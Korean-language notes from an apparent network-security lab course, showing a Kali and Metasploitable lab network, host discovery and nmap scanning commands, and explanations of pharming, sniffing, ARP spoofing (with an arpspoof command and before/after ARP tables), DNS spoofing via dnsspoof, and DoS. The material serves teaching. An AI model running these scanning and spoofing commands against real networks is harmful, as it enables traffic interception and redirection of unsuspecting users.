

Gateway
192.168.10.2/24
NIDS
192.168.10.100/24
HUB
Kali
192.168.10.10/24
Metaspolitable
192.168.10.20/24
Client
192.168.10.30/24

Metaspolitable (Target)

- ID/Password : msfadmin/msfadmin

```
$sudo su – root
#ifconfg
#cd /etc/network
#nano interfaces
  auto eth0
  iface eth0 inet static
        address 192.168.10.20
        network 192.168.10.0
        netmask 255.255.255.0
        gateway 192.168.10.2
        broadcast 192.168.10.255
#ifdown eth0
#ifup eth0
```

활성화 호스트 확인

- fping -g 192.168.10.0/24
- fping -a -g 192.168.10.0/24
- fping -f targetip.txt

Port Scan


실제 공격방법을 결정하거나 공격에 이용될 수 있는 네트워크 구조, 시스템이 제공하는 서비스 등의 정보를 얻기 위해 수행되는 방법

- nmap -sT 192.168.10.20
- nmap -sF 192.168.10.20
- nmap -sX 192.168.10.20
- nmap -p 80 -sV 192.168.10.20
- nmap -sS **-sV** -O -v 192.168.10.20

*** -sV: 열려 있는 포트의 서비스 이름과 상세 버전을 확인**


Pharming 공격

- 피싱(Phishing)+ 조작(Farming)의 합성어
- 정상 사이트에 접속하더라도 가짜 사이트로 접속을 유도하여 금융거래정보를 빼낸 후 금전적인 피해를 입히는 사기 수법



3. Sniffing 공격

- 네트워크상에서 통과하는 패킷들을 엿보며 정보를 가로채는 행위
- 네트워크의 트래픽을 몰래 감시하고 분석하는 공격 기법
- 공격 종류
  - 스위치 재밍(jamming, MAC flooding)
  - ICMP redirect
  - Spoofing 기술을 이용한 sniffing : ARP Spoofing, DNS Spoofing


Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
DNS Server
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
SWITCH
위조 Web Server
www.test.com
IP 192.168.1.50
MAC 5555.5555.5555
Attacker
IP 192.168.1.44
MAC 4444.4444.4444
DNS 192.168.5.250
DNS Cache Table
C:/>ipconfig /displaydns
192.168.1.50 www.test.com
ARP Cache Table
C:/> arp -a
192.168.1.254 5555.5555.5555
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250

ARP Redirect Attack

#arpspoof –i eth0 –t 192.168.10.40 192.168.10.2

```
┌──(root㉿kali)-[/]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.10  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::32a8:b96:c197:1e6e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:bc:ad:00  txqueuelen 1000  (Ethernet)
        RX packets 2675  bytes 252128 (246.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8961  bytes 608042 (593.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

<<공격 전>>


```
인터페이스: 192.168.10.40 --- 0xe
  인터넷 주소           물리적 주소           유형
  192.168.10.2          00-50-56-e5-76-78     동적
  192.168.10.10         00-0c-29-bc-ad-00     정적
  192.168.10.255        ff-ff-ff-ff-ff-ff     정적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.251           01-00-5e-00-00-fb     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
```

<<공격 후 >>

```
인터페이스: 192.168.10.40 --- 0xe
  인터넷 주소           물리적 주소           유형
  192.168.10.2          00-0c-29-bc-ad-00     정적
  192.168.10.10         00-0c-29-bc-ad-00     정적
  192.168.10.255        ff-ff-ff-ff-ff-ff     정적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.251           01-00-5e-00-00-fb     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
```

DNS Spoofing(DNS Cache Poisoning)

- DNS 서버의 캐시 정보를 조작하여 사용자를 가짜 사이트로 유도하는 공격



DNS Spoofing

<<DNS Table 생성 >>

```
#cd /
#vi dns
192.168.10.10 www.sks.com
:wq!
```

<<DSN Spoofing 수행 > >


```
#dnsspoof  –f   /dns
                DNS table 파일이름
```

서비스 거부 공격(DoS, Denial of Service)

- 공격 대상의 자원을 고의적으로 고갈시켜, 정상적인 사용자가 서비스를 이용하지 못하게 만드는 공격(가용성 파괴)
- 과도한 트래픽 또는 부하를 발생시켜 정상적인 통신이 불가능하게 만드는 통신 유형
- 공격 목적



금전요구



개인적 원한



경쟁상에 의한 공격/청부



핵티비즘


DoS (Denial of Service, 서비스 거부 공격)

- 특정 공격 PC 또는 서버 1대에서 공격 대상 서버 1대로 과도한 트래픽 또는 패킷은 전송하는 1:1 형태

